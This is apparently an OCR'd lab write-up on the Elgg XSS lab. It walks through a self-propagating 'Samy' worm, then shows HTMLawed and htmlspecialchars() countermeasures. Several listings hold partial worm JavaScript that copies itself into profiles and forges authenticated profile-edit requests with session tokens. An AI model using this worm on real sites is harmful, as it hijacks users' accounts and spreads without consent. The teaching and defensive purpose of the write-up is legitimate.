
Boby

About me

My best friend is Samy

No friends yet.

We see the same code in Boby's profile's “About me” area as we did in Samy's profile.



Edit profile


Display name: Boby

About me

```
<p>My best friend is Samy<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=My best friend is Samy" + wormCode;
```

Public

Now we'll see if visiting Boby's profile will impact someone else. We visit Boby's profile after logging into Charlie's account, and when we return to Charlie's account, we notice the following changes.




Charlie

About me

My best friend is Samy

This demonstrates that Charlie was impacted, and his about me was updated to match what we had set in Samy's JS code, but we never went to Samy's profile. Since we went to Boby's profile, which has the same code as Samy's, and because his profile was corrupted when he visited Samy's. This demonstrates the attack's self-replicating nature. This demonstrates that now Charlie is the worm carrier.



Edit profile

Display name

Charlie


About me

```
<p>My best friend is Samy<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=My best friend is Samy" + wormCode;
```

We may remove the if(elgg.session.user.guid!=samyGuid) line from this code and still have a good attack because now when Samy saves the code, it will be impacted and will also save “My best friend is Samy" alongside the code in the "About me" section. The line's only effect right now is that Samy will never be a victim of an XSS assault.

Countermeasures


We already know that Samy's XSS attack targeted Boby and Charlie. First, we trigger the HTMLawed plugin, which serves as a protection against the elgg website's XSS vulnerability. We've turned it on by logging into Admin account and from there goto Account -> administration. Refer the below screenshot.



HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

User Validation by Email Simple user account validation through email.

We log into one of the victims' accounts, Charlie's, and observe the following changes.




Charlie

About me

```
My best friend is Samy
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=My best friend is Samy" +
wormCode;
desc += " &accesslevel[description]=2";
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
```


We can notice that the plugin is displaying all of the code and that it is no longer being executed. This is because the plugin is converting the code to data. We can also observe that Alice is no longer affected by logging into her account and visiting Charlie's account now. Thus, the XSS countermeasure is successful. Prior to and after your visit to Charlie's account.



Both countermeasures should be enabled.


Go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/

In the text.php, url.php, dropdown.php, and email.php directories, we uncomment the PHP method htmlspecialchars(). We also make sure that the next line is commented since the impact of the htmlspecialchars() function will be negated otherwise.




```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```

Fig:- dropdown.php




```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```

Fig:- text.php



```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Fig:- email.php




```
}
if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                //$text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}

unset($vars['encode_text']);

if ($url) {
        $url = elgg_normalize_url($url);
```

Fig:- url.php

Now we log into Charlie's account again and see the same output as before, but this time with only the HTMLawed countermeasure enabled. Since HTMLawed protected the HTML web page from an XSS attack, htmlspecialchars() only encoded the data. Because no special HTML characters were used in this instance, the outcome was the same in both cases. These two countermeasures essentially ensured that the user's code is interpreted by the browser as data rather than code, preventing an 